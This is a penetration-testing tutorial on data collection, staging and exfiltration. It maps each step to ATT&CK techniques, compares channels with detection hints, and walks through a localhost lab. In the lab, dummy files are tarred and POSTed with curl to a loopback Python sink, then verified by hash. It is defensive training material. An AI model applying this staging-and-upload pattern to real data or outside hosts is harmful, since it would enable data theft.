
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | Python 3.13.12curl / tar / tcpdump (lab capture) |
| Lab environment | Pentest lab |
| Privilege | Normal user (kali) for the Python and file lab; sudo only for tcpdump on lo or package installs |
| Cert prep | CompTIA PenTest+ PT0-003 — post-exploitation / data transfer concepts |
| Scope | Concepts and detection for data staging and exfiltration (HTTPS, DNS, cloud/web, FTP, SFTP, email, ICMP, physical). Safe lab stages dummy markers and posts an archive to a loopback sink. Not covert-channel engineering, DNS/ICMP tunnel recipes, stealth TLS config, or real-data theft. |
Attackers do not only steal a file. They usually work in three moves: gather data, prepare it, then send it out. This lesson explains those words, maps them to ATT&CK, compares common channels, and runs one safe localhost transfer demo with dummy text only.
When you finish, you should be able to:
- Tell collection, staging, and exfiltration apart in a report
- Map staging and common exfil patterns to ATT&CK IDs
- Prove a dummy archive transferred intact (matching hashes) without building a covert tunnel
Collection vs staging vs exfiltration
Think of a short pipeline. Each step has a different job:
| Stage | What it means | Example in a lab |
|---|---|---|
| Collection | Gather interesting material on the host or share | Copy marker text files into a working folder |
| Staging | Prepare and aggregate before transfer | tar/gzip several markers into one archive |
| Exfiltration | Move data outside the environment | POST the archive to a controlled sink |

In ATT&CK, staging sits under Collection (T1074), not under the Exfiltration tactic. Exfiltration techniques describe how data leaves:
| Concept | ATT&CK |
|---|---|
| Local staging | T1074.001 |
| Remote staging | T1074.002 |
| Exfiltration over C2 | T1041 |
| Exfiltration over alternative protocol | T1048 |
| Exfiltration over web service | T1567 |
Exfiltration is also not the same as command and control. Keep the goals separate:
- C2 — how an operator tasks an agent (commands in)
- Exfiltration — how data leaves (data out)
Some protocols can carry both. Your report should still say which goal you saw.
Why attackers stage data
Staging happens inside the environment, before anything leaves. It can happen on the same host or on another internal system that aggregates data from several compromised hosts before exfiltration.
Attackers stage so they can:
- Compress many small files into one transfer
- Group related material and open fewer outbound sessions
- Shape size and format before it hits egress controls
Archiving or compressing collected data before transfer can map to T1560 (Archive Collected Data), while the staging location itself maps to T1074. The useful signal for defenders is bulk file access, then archive creation, then outbound transfer.
Every file in this article is a dummy marker. Never practice with production data.
Common data exfiltration channels
Use this table as a map, not a build list. HTTPS is not automatically covert, and staging is not a channel. A covert channel uses a communication mechanism in an unintended way to carry information while trying to avoid ordinary monitoring or policy controls. You do not need to implement one to understand the idea.
| Channel | Why it may be used | Detection hint |
|---|---|---|
| HTTPS | Commonly allowed outbound; content encrypted | Volume, destination, process |
| DNS | Often permitted through resolvers; low-bandwidth carrier | Entropy, label length, query rate |
| Cloud / SaaS | Uses trusted business services | Identity and object audit logs |
| FTP | Simple file transfer; legacy environments may still allow it | Plaintext credentials/data, unusual peers |
| SFTP | Encrypted transfer over SSH | Rare SSH destinations, transfer volume, process correlation |
| Data attached to or embedded in messages, delivered through normal mail infrastructure | Size spikes, odd recipients, DLP hits | |
| ICMP | Can carry arbitrary payload bytes | Protocol rarity, size, asymmetry |
| Physical / removable | Bypasses network monitoring | Device and physical controls |
HTTPS
HTTPS is a common path because many networks already allow web browsing outbound. TLS encrypts the request body, so someone who only watches cleartext HTTP fields cannot read the file.
Defenders can still see metadata without decrypting the body:
- Where the traffic went (IP, hostname context)
- How much data moved and when
- Which process opened the connection
This lesson does not cover TLS bypass or “blend in” client tricks. The lab below uses plain HTTP on loopback so you can see the bytes and match hashes. Treat that as a teaching sink you control, not as a stealth recipe.
DNS
DNS lookups leave most networks. Attackers can encode small chunks into DNS names or records and send them through ordinary DNS infrastructure, although the resulting labels often become unusually long, repetitive, or high-entropy.
At a high level (this is not a tunnel recipe):
- Split data into short encoded pieces
- Put each piece in a DNS name under a domain they control
- Rebuild the file on the server that answers those names
Defenders often watch for:
- Unusually long or random-looking labels
- Many queries to one odd zone
- Rare record types used as a data pipe
In a DNS log, compare suspicious subdomain length and randomness against that host’s normal baseline. We do not run a DNS tunnel in this lesson.
ICMP
ping uses ICMP echo to ask “are you there?” Misuse means turning that into a data pipe, for example stuffing payload bytes into echo packets or keeping a long, busy stream that is not normal troubleshooting.
Ordinary ICMP echo traffic is usually brief and low-volume. Sustained or asymmetric ICMP payload traffic from a non-networking process is more suspicious. This article does not deploy ICMP tunnels.
C2 channel vs alternative protocol vs web service
When data leaves, ATT&CK asks which pattern you saw, not only which port:
| Pattern | Meaning | ATT&CK |
|---|---|---|
| Existing C2 channel | Data leaves over the same channel used for tasking | T1041 |
| Alternative protocol | A different protocol is used specifically to move data | T1048 |
| Web service | Data is uploaded through a SaaS, cloud, or web API | T1567 |
The ATT&CK mapping depends on the role of the channel, not just the protocol. HTTPS can be T1041 when it is the existing C2 path, or T1567 when the transfer is through a web service. DNS or ICMP used only to carry files is usually T1048.
Other staging and hiding methods
These help hide or prepare data on disk. They are not network exfiltration channels by themselves:
- Steganography — hides a message inside another file (often an image). Something else still has to move the carrier out. Hands-on embed and extract on Kali: image steganography.
- NTFS Alternate Data Streams (ADS) — stores extra bytes beside a normal-looking file on Windows. ADS stages or hides locally; HTTPS, SMB, removable media, or another method still has to get the stream off the host. This Kali lab does not create ADS.
Safe localhost transfer lab
You will:
- Collect two dummy text markers
- Stage them into one small archive (
tarcan map to T1560; the location maps to T1074) - Transfer that archive to a sink on
127.0.0.1only - Prove the bytes match with
sha256sum
Optionally watch TCP on loopback (lo). Nothing leaves your machine, and no trust boundary is crossed.
Create the lab folders as user kali:
mkdir -p ~/exfil-lab/{source,stage,sink} && cd ~/exfil-labmkdir prints nothing when it succeeds. You should now be inside ~/exfil-lab with empty source, stage, and sink directories.
Write the first dummy marker (no real secrets):
printf 'GLC-EXFIL-MARKER-001 authorized-lab-dummy\n' > source/marker-a.txtprintf is quiet on success, so add a second marker the same way:
printf 'GLC-EXFIL-MARKER-002 no-real-secrets\n' > source/marker-b.txtList what you collected. You want both marker files under source/:
ls -la source/total 16
drwxrwxr-x 2 kali kali 4096 Sep 5 10:15 .
drwxrwxr-x 5 kali kali 4096 Sep 5 10:15 ..
-rw-rw-r-- 1 kali kali 42 Sep 5 10:15 marker-a.txt
-rw-rw-r-- 1 kali kali 37 Sep 5 10:15 marker-b.txtThose two files are your collection. Next, stage them by packing and compressing into one archive:
tar -czf stage/markers.tgz -C source .tar is quiet on success. List what landed inside the archive:
tar -tzf stage/markers.tgz./
./marker-a.txt
./marker-b.txtBoth markers are inside. Measure how small the staged object is:
wc -c stage/markers.tgz233 stage/markers.tgzAbout 233 bytes is a tiny staged object. That size is what you will transfer next.
Save this short loopback sink as ~/exfil-lab/sink/receive.py. It only listens on 127.0.0.1 and writes uploaded bytes to sink/received/:
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from pathlib import Path
import time

SINK = Path(__file__).resolve().parent / "received"
SINK.mkdir(exist_ok=True)

class H(BaseHTTPRequestHandler):
    def do_POST(self):
        if self.path != "/upload":
            self.send_error(404)
            return
        n = int(self.headers.get("Content-Length", "0"))
        if n <= 0 or n > 1024 * 1024:
            self.send_error(400)
            return
        body = self.rfile.read(n)
        out = SINK / f"upload-{int(time.time())}.bin"
        out.write_bytes(body)
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"ok\n")
        print(f"saved {out.name} ({len(body)} bytes)")

    def log_message(self, fmt, *args):
        print(f"[{time.strftime('%H:%M:%S')}] {fmt % args}")

print("sink on http://127.0.0.1:18787")
ThreadingHTTPServer(("127.0.0.1", 18787), H).serve_forever()
Start the sink and leave that terminal open. A good start prints the listen line and then waits:
python3 ~/exfil-lab/sink/receive.pysink on http://127.0.0.1:18787In a second terminal, POST the staged archive. The curl command cheat sheet covers --data-binary and related flags:
curl -sS -X POST --data-binary @~/exfil-lab/stage/markers.tgz http://127.0.0.1:18787/uploadokok means the sink accepted the POST. On the sink terminal you should also see a saved upload-….bin line. Prove the received bytes match the staged archive:
sha256sum ~/exfil-lab/stage/markers.tgz ~/exfil-lab/sink/received/upload-*.bin18d5256d7e17fc466a8dd0a54a21ca36c63707d21173ea61b9c4fc897fde95fd /home/kali/exfil-lab/stage/markers.tgz
18d5256d7e17fc466a8dd0a54a21ca36c63707d21173ea61b9c4fc897fde95fd /home/kali/exfil-lab/sink/received/upload-1788617740.binMatching hashes prove the staged object was transferred intact to the controlled sink. Because both endpoints are on localhost, this demonstrates the mechanics of exfiltration without actually crossing a network or security boundary. On a real engagement the sink would be tester-owned infrastructure named in the RoE, not a random internet host.
Optional: watch packet characteristics on loopback while you POST again. Capturing on lo usually needs elevated privileges for tcpdump:
sudo tcpdump -i lo -c 12 -nn 'tcp port 18787'tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:15:52.404061 IP 127.0.0.1.47156 > 127.0.0.1.18787: Flags [S], seq 4117119706, win 65495, options [mss 65495,sackOK,TS val 1027526220 ecr 0,nop,wscale 10], length 0
10:15:52.404097 IP 127.0.0.1.18787 > 127.0.0.1.47156: Flags [S.], seq 626403021, ack 4117119707, win 65483, options [mss 65495,sackOK,TS val 2156750457 ecr 1027526220,nop,wscale 10], length 0
10:15:52.404267 IP 127.0.0.1.47156 > 127.0.0.1.18787: Flags [P.], seq 1:390, ack 1, win 64, options [nop,nop,TS val 1027526221 ecr 2156750457], length 389
10:15:52.408763 IP 127.0.0.1.18787 > 127.0.0.1.47156: Flags [P.], seq 1:94, ack 390, win 64, options [nop,nop,TS val 2156750461 ecr 1027526221], length 93
12 packets capturedIn that capture, look for:
- A short TCP handshake (
Flags [S]then[S.]) - One or more data segments carrying the HTTP request and archive payload
- A short reply from the sink
Defenders can still use flow size, timing, destination, and process context even when TLS hides the application payload.
Stop the sink with Ctrl+C when you are done.
How defenders detect staging and exfiltration
Start with host staging signals, then join them to egress. Useful clues include:
| Signal | Why it matters |
|---|---|
| Bulk file reads followed by archive creation | Collection → staging sequence |
| New archive in temp or user-writable directory | Staging indicator |
| Archive creation followed quickly by outbound transfer | Strongest correlation |
| Unusual SaaS/cloud object creation or upload | Web-service exfiltration may be visible in provider audit logs |
| Unusual outbound volume | Large or bursty transfers after quiet collection |
| Entropy / length anomalies | Long DNS labels, odd record sizes |
| Rare destinations or new domains | First-seen egress peers |
| Rare protocols for that host | Sustained ICMP data patterns, unexpected FTP, and similar |
| Process + network correlation | Office app vs unknown binary opening egress |
| Egress control gaps | Direct internet from servers that should only use a proxy |
Write the staging-then-egress pairing in the finding when you see it. That story is stronger than either signal alone.
What to put in the report
For each finding, fill these fields so a reader can replay the story:
| Field | What to write |
|---|---|
| Data classification/type | Dummy markers, logs, credentials category, PII category, source-code category. Describe the type, not the real secret |
| Source | Host, path, account |
| Channel | HTTPS, DNS, ICMP, cloud, email, physical, and so on |
| Destination | Controlled sink named in the RoE |
| Volume | Bytes or object count |
| Time window | When collection/staging started and when outbound transfer occurred |
| ATT&CK mapping | T1074.001, T1041, T1048, T1567, T1560 as applicable |
| Evidence source | Process log, file creation, proxy log, DNS log, packet capture, cloud audit log |
| Detection outcome | What logging or controls would / would not have caught it |
When you assemble the full deliverable, follow the penetration test report structure for narrative and evidence.
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
curl cannot connect to :18787 |
Sink not running | Start receive.py; confirm ss -ltn | grep 18787 |
| Hash mismatch after POST | Wrong file path or partial upload | Re-run sha256sum on the exact paths you posted |
tcpdump permission denied |
Capturing on lo needs elevation |
Use sudo tcpdump, or skip the packet section |
Empty sink/received/ |
POST never reached the handler | Check curl URL and sink terminal logs |
Summary
Remember the pipeline: collection gathers material, staging prepares it (local or remote, often under T1074), and exfiltration moves it out (T1041, T1048, or T1567). HTTPS often hides file contents from simple inspection. DNS and ICMP misuse are usually slower and noisier in different ways. Steganography and NTFS ADS can hide or stage content on disk, but they are not network channels by themselves.
In the localhost lab you staged dummy markers, packed them, and POSTed the archive until the hashes matched. That practices transfer mechanics without crossing a security boundary or building a covert channel. Next, tie the finding language to your RoE, or study C2 on the frameworks overview when the engagement needs a control plane rather than a one-way data move.
References
- MITRE ATT&CK — Exfiltration — tactic overview
- Data Staged (T1074) — local and remote staging
- Archive Collected Data (T1560) — archiving before transfer
- Exfiltration Over C2 Channel (T1041)
- Exfiltration Over Alternative Protocol (T1048)
- Exfiltration Over Web Service (T1567)
Frequently Asked Questions
What is the difference between data staging and exfiltration?
Staging prepares and aggregates data inside the environment, for example by compressing files into one archive. In ATT&CK that is usually Collection technique T1074. Exfiltration is the transfer of that data outside the environment to an attacker- or tester-controlled destination.
How does DNS exfiltration work at a high level?
Small encoded chunks are placed in DNS query names or records and sent as lookups to infrastructure the adversary controls. The receiving side reassembles the chunks. Labels are often long, repetitive, or high-entropy rather than looking like ordinary names. This lesson does not build or operate a DNS tunnel.
Why is HTTPS used for exfiltration?
Many networks already allow web egress, and TLS encrypts the body so simple cleartext inspection cannot read the file. Defenders still use destination, volume, timing, and process correlation.
What is the difference between exfiltration over C2 and an alternative channel?
Exfiltration over C2 (T1041) means data leaves on the same channel used for tasking. An alternative protocol (T1048) means a different protocol is used mainly to move data. Web-service uploads (T1567) use SaaS or cloud APIs. Name which pattern you observed in the report.
How is exfiltration different from C2?
C2 is the control plane used to task an agent. Exfiltration is the movement of data out of the environment. Some protocols can carry both, but reports should state which objective you observed.
